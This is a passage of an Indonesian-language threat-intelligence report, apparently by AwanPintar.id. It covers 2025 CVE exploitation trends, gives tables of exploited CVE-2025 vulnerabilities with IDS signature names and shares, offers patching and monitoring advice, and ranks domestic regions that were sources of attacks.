
- Patching Segera: Melakukan pembaruan ke versi Apache ActiveMQ yang telah diperbaiki sesuai dengan lini versi yang digunakan.
- Isolasi Server: Pastikan port layanan ActiveMQ (biasanya port 61616) tidak terekspos langsung ke internet publik dan dilindungi oleh firewall.
- Audit Keamanan: Melakukan pemindaian sistem secara menyeluruh untuk memastikan tidak ada backdoor atau malware yang sudah terlanjur ditanamkan sebelum proses patching dilakukan.

# EKSPLOITASI CVE SEPANJANG TAHUN 2025

Memasuki akhir tahun 2025, AwanPintar.id® mencatat adanya perubahan perilaku yang signifikan dalam cara para peretas memanfaatkan Common Vulnerabilities and Exposures (CVE).

Berbeda dengan tren tahun sebelumnya yang cenderung fluktuatif, data tahun 2025 menunjukkan pola eksploitasi yang lebih tersebar dan tidak terfokus pada satu kerentanan tunggal secara dominan.

Hal ini mengindikasikan bahwa para aktor siber kini lebih selektif dan menyebarkan upaya serangan mereka pada berbagai celah keamanan yang lebih spesifik, alih-alih mengandalkan satu jenis exploit yang sudah populer.



Berdasarkan data pantauan AwanPintar.id® sepanjang tahun 2025, aktivitas eksploitasi kerentanan (CVE Exploitation) menunjukkan pola yang sangat fluktuatif dengan eskalasi yang mencapai puncaknya pada akhir tahun. Secara keseluruhan, tren ini menggambarkan upaya peretas yang terus-menerus mencari celah keamanan pada sistem yang tidak segera diperbarui.

Puncak Serangan (Agustus & Desember): Titik tertinggi eksploitasi terjadi pada bulan Desember (34,48%) dan Agustus (33,23%). Lonjakan di bulan Agustus kemungkinan besar berkaitan dengan munculnya varian eksploitasi baru pasca siklus pembaruan di pertengahan tahun. Sementara itu, angka tertinggi di bulan Desember menunjukkan tren "serangan akhir tahun", di mana para aktor ancaman memanfaatkan kelengahan pengelolaan sistem selama periode libur panjang untuk melancarkan serangan berbasis kerentanan kritis.

Anomali di Bulan Juli: Data mencatat penurunan drastis pada bulan Juli, di mana angka eksploitasi hanya menyentuh 1,02%. Penurunan tajam ini merupakan anomali yang signifikan dibandingkan bulan-bulan sebelumnya (seperti Juni yang berada di angka 21,05%). Hal ini bisa mengindikasikan adanya pergeseran fokus penyerang ke jenis serangan lain (seperti spam atau DDoS) atau adanya keberhasilan massal dalam penerapan patching keamanan pada infrastruktur kritis di bulan tersebut.

Tren Semesteran: Pada Semester 1, rata-rata eksploitasi relatif stabil dengan tren meningkat dari April hingga Juni. Namun, memasuki Semester 2, dinamika serangan menjadi lebih ekstrem. Setelah penurunan di bulan Juli, serangan melonjak tajam di Agustus, kemudian melandai di bulan September-Oktober, sebelum akhirnya kembali meroket menuju akhir tahun.

## Implikasi Keamanan

Tingginya angka eksploitasi CVE, terutama yang menyentuh angka di atas 30% pada bulan-bulan tertentu, menegaskan bahwa manajemen kerentanan (Vulnerability Management) harus menjadi prioritas utama bagi organisasi di Indonesia. Peretas tidak lagi menunggu waktu lama untuk memanfaatkan celah yang baru ditemukan.

Organisasi diharapkan untuk:

- Mempercepat Siklus Patching: Terutama menjelang periode puncak seperti Agustus dan Desember.
- Pemantauan Berkala: Meningkatkan kewaspadaan terhadap port-port rentan yang sering menjadi pintu masuk eksploitasi CVE (seperti port 445, 7001, atau 10000).
- Audit Sistem: Melakukan pemindaian kerentanan secara rutin untuk memastikan tidak ada sistem legacy yang tertinggal dalam proses pembaruan keamanan.

# CVE-2025 BERDASAR JUMLAH SERANGAN

AwanPintar.id® memberikan atensi mendalam terhadap kategori kerentanan yang baru saja dipublikasikan di tahun 2025 namun sudah diintegrasikan ke dalam persenjataan siber untuk dieksploitasi secara instan. Kecepatan para aktor siber dalam merespons publikasi celah keamanan ini menunjukkan bahwa jendela antara penemuan zero-day hingga serangan aktif menjadi semakin sempit. Target utama dari kampanye serangan ini adalah infrastruktur yang belum sempat memperbarui sistem keamanannya, menjadikannya sasaran empuk karena kerentanan tersebut sudah memiliki pola serangan yang jelas namun dibiarkan tanpa proteksi patching yang memadai.

Terdapat total 39 CVE-2025 yang dieksploitasi dengan intersitas yang berbeda pada tahun yang sama.

| Kode | Alert Signature | Persentase |
|---|---|---|
| CVE-2025-55182 | React Server Components React2Shell Unsafe Flight Protocol Property Access | 53,66% |
| CVE-2025-10629 | D-Link SSDP ST Header Command Injection Attempt | 44,86% |
| CVE-2025-34036 | Language Command Injection Attempt | 0,29% |
| CVE-2025-1097 | Kubernetes Ingress NGINX Controller auth-tls-match-cn Annotation Injection | 0,21% |
| CVE-2025-57819 | FreePBX ajax.php endpoint module SQL Injection Attempt M2 | 0,12% |
| CVE-2025-63932 | D-Link HNAP SOAPAction Command Injection | 0,08% |
| CVE-2025-4123 | Grafana Open Redirect M1 | 0,04% |
| CVE-2025-25231 | Omnissa Workspace One Path Traversal | 0,04% |
| CVE-2025-1098 | Kubernetes Ingress NGINX Controller mirror UID Injection | 0,04% |
| CVE-2025-29269 | Allnet ALL-RUT22GW 4G LTE Cellular Router Unauthenticated Remote Code Execution | 0,04% |
| CVE-2025-10035 | Fortra GoAnywhere MFT Authentication Bypass via License Servlet | 0,04% |
| CVE-2025-29306 | FoxCMS id Parameter Command Injection Attempt | 0,04% |
| CVE-2025-0868 | DocsGPT Remote Code Execution Attempt | 0,02% |
| CVE-2025-0108 | Palo Alto PAN-OS Management Web Interface Authentication Bypass | 0,02% |

Green

OPEN

| Kode | Alert Signature | Persentase |
|---|---|---|
| CVE-2025-9533 | Totolink formLoginAuth.htm authCode Parameter Authentication Bypass Attempt | 0,02% |
| CVE-2025-2776 | SysAid On-Prem serverurl XML External Entity Injection | 0,02% |
| CVE-2025-2775 | SysAid XML External Entity Injection Attempt | 0,02% |
| CVE-2025-4009 | Evertz SDVN Authentication Bypass + Command Injection Attempt M1 | 0,02% |
| CVE-2025-3248 | Langflow AI Unauthenticated Remote Code Execution via Code Validation Endpoint | 0,02% |
| CVE-2025-26319 | Flowise Pre-Auth Arbitrary File Upload Attempt | 0,02% |
| CVE-2025-32813 | Infoblox NetMRI get_saml_request saml_id parameter Command Injection Attempt | 0,02% |
| CVE-2025-4123 | Grafana Account Takeover via Path Traversal & Open Redirect | 0,02% |
| CVE-2025-0107 | Palo Alto Expedition OS Command Injection | 0,02% |
| CVE-2025-32814 | Infoblox NetMRI login.tdf skipjackUsername Parameter SQL Injection Attempt | 0,02% |
| CVE-2025-12480 | Gladinet Triofox Authentication Bypass via Initial Setup | 0,02% |
| CVE-2025-22457 | Ivanti Connect Secure Buffer Overflow (X-Forwarded-For) | 0,02% |
| CVE-2025-24799 | GLPI Pre-auth SQL Injection | 0,02% |
| CVE-2025-20362 | Cisco ASA/FTD WebVPN Authentication Bypass | 0,02% |
| CVE-2025-25257 | Fortinet FortiWeb Fabric Connector Unauthenticated SQL Injection M1 | 0,02% |
| CVE-2025-64095 | (DotNetNuke) Unrestricted Arbitrary File Upload | 0,02% |
| CVE-2025-32101 | UNA CMS PHP Object Injection | 0,02% |
| CVE-2025-36604 | Dell UnityVSA AccessTool.pm getCASURL Function Pre-Auth Command Injection Attempt | 0,02% |
| CVE-2025-20281 | Cisco ISE ERS API Unauthenticated RCE | 0,02% |
| CVE-2025-2777 | SysAid On-Prem lshw XML External Entity Injection | 0,02% |

Green
OPEN

| Kode | Alert Signature | Persentase |
|---|---|---|
| CVE-2025-4009 | Evertz SDVN Authentication Bypass + Command Injection Attempt M2 | 0,02% |
| CVE-2025-58360 | GeoServer WMS GetMap XML External Entity Injection | 0,01% |
| CVE-2025-11488 | D-Link HNAP SOAPAction Command Injection | 0,01% |
| CVE-2025-55182 | Waku RSC React2Shell Unsafe Flight Protocol Property Access | 0,01% |
| CVE-2025-5777 | Citrix Netscaler ADC & Gateway Memory Leak CitrixBleed2 | 0,01% |

## Jenis CVE-2025 Setiap Bulan

| Bulan | Kode CVE | Bulan Rilis CVE | Alert Signature |
|---|---|---|---|
| 2025-10 | CVE-2025-11488 | 2025-10 | DLINK SOAPAction Command Injection |
| 2025-11 | CVE-2025-34036 | 2025-05 | TVT language Command Injection Attempt |
| | CVE-2025-10629 | 2025-09 | D-Link SSDP ST Header Command Injection Attempt |
| | CVE-2025-34036 | 2025-05 | TVT language Command Injection Attempt (CVE-2025-34036) |
| | CVE-2025-57819 | 2025-11 | FreePBX ajax.php endpoint module SQL Injection Attempt M2 |
| 2025-12 | CVE-2025-55182 | 2025-10 | React Server Components React2Shell Unsafe Flight Protocol Property Access |
| | CVE-2025-34036 | 2025-05 | TVT language Command Injection Attempt |
| | CVE-2025-63932 | 2025-12 | DLINK SOAPAction Command Injection |

Green

OPEN

| Bulan | Kode CVE | Bulan Rilis CVE | Alert Signature |
|---|---|---|---|
| 2025-12 | CVE-2025-57819 | 2025-11 | FreePBX ajax.php endpoint module SQL Injection Attempt (CVE-2025-57819) M2 |
| | CVE-2025-4123 | 2025-05 | Grafana Open Redirect M1 |
| | CVE-2025-25231 | 2025-08 | Omnissa Workspace One Path Traversal |
| | CVE-2025-29269 | 2025-12 | Allnet ALL-RUT22GW 4G LTE Cellular Router Unauthenticated Remote Code Execution |
| | CVE-2025-10035 | 2025-09 | Fortra GoAnywhere MFT Authentication Bypass via License Servlet |
| | CVE-2025-1098 | 2025-03 | Kubernetes Ingress NGINX Controller mirror UID Injection |
| | CVE-2025-29306 | 2025-05 | FoxCMS id Parameter Command Injection Attempt |
| | CVE-2025-24799 | 2025-03 | GLPI Pre-auth SQL Injection |
| | CVE-2025-26319 | 2025-03 | Flowise Pre-Auth Arbitrary File Upload Attempt |
| | CVE-2025-2776 | 2025-03 | SysAid On-Prem serverurl XML External Entity Injection |
| | CVE-2025-4123 | 2025-05 | Grafana Account Takeover via Path Traversal & Open Redirect |
| | CVE-2025-9533 | 2025-09 | Totolink formLoginAuth.htm authCode Parameter Authentication Bypass Attempt |
| | CVE-2025-2777 | 2025-05 | SysAid On-Prem lshw XML External Entity Injection |
| | CVE-2025-32813 | 2025-06 | Infoblox NetMRI get_saml_request saml_id parameter Command Injection Attempt |

Green

OPEN

| Bulan | Kode CVE | Bulan Rilis CVE | Alert Signature |
|---|---|---|---|
| 2025-12 | CVE-2025-32814 | 2025-06 | Infoblox NetMRI login.tdf skipjackUsername Parameter SQL Injection Attempt - Credential Theft |
| | CVE-2025-12480 | 2025-11 | Gladinet Triofox Authentication Bypass via Initial Setup |
| | CVE-2025-20281 | 2025-06 | Cisco ISE ERS API Unauthenticated RCE |
| | CVE-2025-0108 | 2025-02 | Palo Alto PAN-OS Management Web Interface Authentication Bypass |
| | CVE-2025-9752 | 2025-09 | D-Link soap.cgi service Parameter Command Injection Attempt |
| | CVE-2025-0107 | 2025-01 | Palo Alto Expedition OS Command Injection |
| | CVE-2025-32101 | 2025-07 | UNA CMS PHP Object Injection |
| | CVE-2025-25257 | 2025-07 | Fortinet FortiWeb Fabric Connector Unauthenticated SQL Injection M1 |
| | CVE-2025-20362 | 2025-09 | WebVPN Authentication Bypass |
| | CVE-2025-22457 | 2025-04 | Ivanti Connect Secure Buffer Overflow (X-Forwarded-For) |
| | CVE-2025-4009 | 2025-05 | Evertz SDVN Authentication Bypass + Command Injection Attempt M1 |
| | CVE-2025-36604 | 2025-08 | Dell UnityVSA AccessTool.pm getCASURL Function Pre-Auth Command Injection Attempt |

| Bulan | Kode CVE | Bulan Rilis CVE | Alert Signature |
|---|---|---|---|
| 2025-12 | CVE-2025-2775 | 2025-03 | SysAid XML External Entity Injection Attempt |
| | CVE-2025-64095 | 2025-12 | (DotNetNuke) Unrestricted Arbitrary File Upload |
| | CVE-2025-3248 | 2025-04 | Langflow AI Unauthenticated Remote Code Execution via Code Validation Endpoint |
| | CVE-2025-0868 | 2025-02 | DocsGPT Remote Code Execution Attempt |
| | CVE-2025-5777 | 2025-10 | Citrix Netscaler ADC & Gateway Memory Leak CitrixBleed2 |
| | CVE-2025-55182 | 2025-10 | Waku RSC React2Shell Unsafe Flight Protocol Property Access |
| | CVE-2025-58360 | 2025-11 | GeoServer WMS GetMap XML External Entity Injection |

Berdasarkan data pantauan terhadap 41 temuan signature keamanan sepanjang tahun 2025, kita dapat mengklasifikasikan tingkat agresivitas pelaku kejahatan siber menjadi dua kategori utama:

## 1. Eksploitasi di Bulan yang Sama

Kategori ini menandai kerentanan yang sangat kritis karena pelaku kejahatan siber berhasil melakukan eksploitasi segera setelah kode CVE atau informasi kerentanan dirilis ke publik (Zero-Day atau Near Zero-Day).

- CVE-2025-11488: Dlink SOAPAction Command Injection (Dirilis & Dieksploitasi: Oktober 2025).
- CVE-2025-57819: FreePBX ajax.php endpoint module SQL Injection (Dirilis & Dieksploitasi: November 2025).
- CVE-2025-63932: Dlink SOAPAction Command Injection (Dirilis & Dieksploitasi: Desember 2025).
- CVE-2025-29269: Allnet ALL-RUT22GW 4G LTE Router Unauthenticated RCE (Dirilis & Dieksploitasi: Desember 2025).
- CVE-2025-64095: DotNetNuke (DNN) Unrestricted Arbitrary File Upload (Dirilis & Dieksploitasi: Desember 2025).

Dibandingkan dengan tahun 2024 yang hanya mencatat satu CVE menonjol (CVE-2024-27198) pada kategori merah, tahun 2025 menunjukkan peningkatan agresivitas di akhir tahun. Penyerang kini lebih cepat dalam memproses informasi kerentanan menjadi alat serangan aktif, khususnya pada perangkat IoT (Allnet) dan sistem komunikasi (FreePBX).

## 2. Eksploitasi 1 Bulan Setelah Publikasi

Kategori ini menandai kerentanan yang dieksploitasi oleh pelaku kejahatan siber dalam kurun waktu satu bulan setelah tanggal publikasi resmi.

- CVE-2025-57819: FreePBX ajax.php endpoint module SQL Injection Attempt M2 (Dirilis: November 2025).
- CVE-2025-12480: Gladinet Triofox Authentication Bypass via Initial Setup (Dirilis: November 2025).
- CVE-2025-58360: GeoServer WMS GetMap XML External Entity Injection (Dirilis: November 2025).

Jumlah eksploitasi pada kategori jingga di tahun 2025 cenderung lebih sedikit dibandingkan daftar tahun 2024. Hal ini mengindikasikan bahwa pelaku kejahatan siber di tahun 2025 lebih memilih untuk "langsung menyerang" (kategori merah) pada celah yang memiliki dampak tinggi (RCE/Auth Bypass) daripada menunggu satu bulan.

# Catatan Khusus & Fokus Keamanan

## Ancaman terhadap Infrastruktur Kritis & IoT

Perhatian khusus perlu diberikan pada CVE-2025-29269 (Allnet Router) dan CVE-2025-11488/ CVE-2025-10629 (D-Link). Serangan terhadap perangkat jaringan/router di Indonesia tetap konsisten tinggi. Dampak Remote Code Execution (RCE) pada router memungkinkan penyerang menjadikan perangkat tersebut sebagai botnet atau pintu masuk ke jaringan internal yang lebih luas. Melihat D-Link merupakan produk yang banyak digunakan oleh SMB dan Consumers dan umumnya tidak terdapat tim IT khusus yang menangani, dapat diduga penyerang menargetkan target yang memiliki pengawasan lemah.

## Penyalahgunaan Protokol Modern (React/RSC)

Ditemukannya CVE-2025-55182 terkait React Server Components menunjukkan bahwa penyerang mulai menyasar kerangka kerja (framework) pengembangan web modern. Ini merupakan pergeseran taktik dari sekadar menyerang aplikasi legacy ke infrastruktur aplikasi modern.

## Konsistensi Serangan terhadap Sistem Manajemen

Sama seperti kasus Zimbra di tahun 2024, pada tahun 2025 terlihat upaya serangan yang konsisten pada sistem manajemen perusahaan seperti:

- SysAid (CVE-2025-2775, 2776, 2777): Serangan berulang menggunakan metode XML External Entity (XXE).
- Infoblox NetMRI (CVE-2025-32813, 32814): Upaya pencurian kredensial dan Command Injection.

## Rekomendasi Mitigasi

Melihat tren di mana eksploitasi terjadi di bulan yang sama dengan perilisan, organisasi tidak lagi memiliki waktu tunggu (grace period) yang lama untuk melakukan patching.

- Prioritaskan Patching pada layanan yang terbuka ke publik (Public Facing), terutama perangkat D-Link, Allnet, FreePBX, dan DotNetNuke.
- Monitoring Ketat terhadap signature SOAPAction dan modul AJAX pada aplikasi web.
- Update Signature IDS/IPS secara harian untuk menangkap upaya eksploitasi kategori “Merah” yang muncul secara tiba-tiba.

Green
OPEN

# SERANGAN DALAM NEGERI

## Akumulasi Serangan dalam Negeri

Sepanjang tahun 2025, AwanPintar.id® secara konsisten melakukan pemantauan khusus terhadap eskalasi aktivitas siber yang bersumber dari dalam yurisdiksi Indonesia. Di mana aktor-aktor digital domestik kini tampil lebih berani dengan koordinasi yang jauh lebih rapi.

Tidak lagi sekadar mencoba-coba, para peretas lokal ini mulai menjalankan operasi yang sistematis dengan berbagai metode infiltrasi yang dirancang untuk mengeksploitasi kelemahan spesifik pada infrastruktur nasional.

Peningkatan ini selaras dengan lompatan kemampuan teknis para pelaku kejahatan siber di tanah air yang kini fasih mengadopsi perangkat serta metodologi serangan mutakhir untuk meningkatkan efektivitas penetrasi mereka. Transformasi kapabilitas aktor domestik ini menjadi sinyal kewaspadaan tinggi bagi otoritas penegak hukum dan praktisi keamanan siber, mengingat serangan yang diluncurkan kini memiliki tingkat presisi yang lebih tajam.

Dinamika ini mempertegas adanya pergeseran peta ancaman, di mana sumber serangan dari dalam negeri bukan lagi sekadar pelengkap, melainkan faktor risiko utama yang mampu melumpuhkan stabilitas sektor strategis hingga merugikan masyarakat luas secara langsung.


## 10 Daerah Penyerang Teratas di Indonesia

Laporan ini menyoroti lima wilayah di Indonesia yang tercatat sebagai pusat aktivitas serangan siber domestik paling agresif berdasarkan akumulasi data AwanPintar.id® sepanjang semester kedua tahun 2025. Dengan memetakan titik geografis yang menjadi sumber utama serangan spartan di dalam negeri, kita dapat melihat pola sebaran ancaman digital yang lebih mendetail dari sisi internal.

Melokalisir daerah-daerah ini bukan hanya memberikan gambaran mengenai konsentrasi infrastruktur yang terkompromi atau basis operasional aktor siber lokal, tetapi juga menjadi panduan krusial dalam menyusun strategi pertahanan digital yang lebih spesifik berdasarkan zona risiko di tingkat nasional, sebagai berikut:

## Semester 2 Tahun 2025

## Komparasi 10 Daerah Penyerang di Indonesia Semester 1 Tahun 2025 & Semester 2Tahun 2025



Berdasarkan laporan data dari AwanPintar.id® mengenai dinamika sumber serangan siber domestik, berikut adalah analisis komparasi 10 daerah penyerang di Indonesia untuk periode Semester 1 dan Semester 2 Tahun 2025:

## Perubahan Pola Serangan Domestik

Ketahanan siber nasional terus diuji seiring dengan semakin meratanya infrastruktur digital di berbagai wilayah Indonesia. Berdasarkan pantauan AwanPintar.id®, DKI Jakarta tetap mempertahankan posisinya di urutan pertama sebagai pusat aktivitas serangan siber domestik. Namun, terdapat tren penurunan kontribusi yang signifikan dari Jakarta, yakni dari 30,38% di Semester 1 menjadi 19,60% di Semester 2. Meskipun turun sebesar 10,78%, Jakarta masih menjadi daerah paling dominan karena perannya sebagai pusat pengembangan teknologi dan konsentrasi infrastruktur digital terbesar.

Kejutan besar terjadi pada posisi kedua dan ketiga. Tangerang mengalami eskalasi serangan yang sangat tajam, melonjak dari hanya 0,64% menjadi 10,24% (naik 9,60%). Hal serupa diikuti oleh Yogyakarta yang menyodok ke peringkat ketiga dengan kenaikan dari 0,24% menjadi 5,72% (naik 5,48%). Lonjakan di kedua daerah ini mengindikasikan bahwa infrastruktur digital di daerah penyangga ibukota dan pusat pendidikan mulai banyak dieksploitasi oleh para penyerang, atau adanya pertumbuhan jumlah penyedia layanan internet yang belum diimbangi dengan penguatan sistem keamanan yang memadai.

Bekasi kembali menunjukkan eksistensinya di posisi lima besar dengan kenaikan ke angka 2,29%. Yang menarik perhatian adalah munculnya Bengkulu di posisi kelima dengan kontribusi 2,12%, meningkat pesat dari yang sebelumnya hanya 0,09%. Munculnya kota-kota seperti Bengkulu, Metro, dan Pekanbaru dalam daftar 10 besar menandakan bahwa aktivitas siber ilegal kini tidak lagi hanya terpusat di pulau Jawa, melainkan sudah mulai menyebar ke wilayah Sumatera.

Di sisi lain, terjadi penurunan drastis pada kontribusi serangan dari Bandung yang merosot dari 10,75% menjadi hanya 2,07% (turun -8,68%). Begitu pula dengan Surabaya yang mengalami penurunan tipis menjadi 1,70%. Penurunan ini bisa menjadi indikasi adanya perbaikan tata kelola keamanan jaringan di wilayah tersebut atau pergeseran penggunaan proxy oleh para pelaku ke daerah-daerah baru yang sebelumnya kurang terpantau.

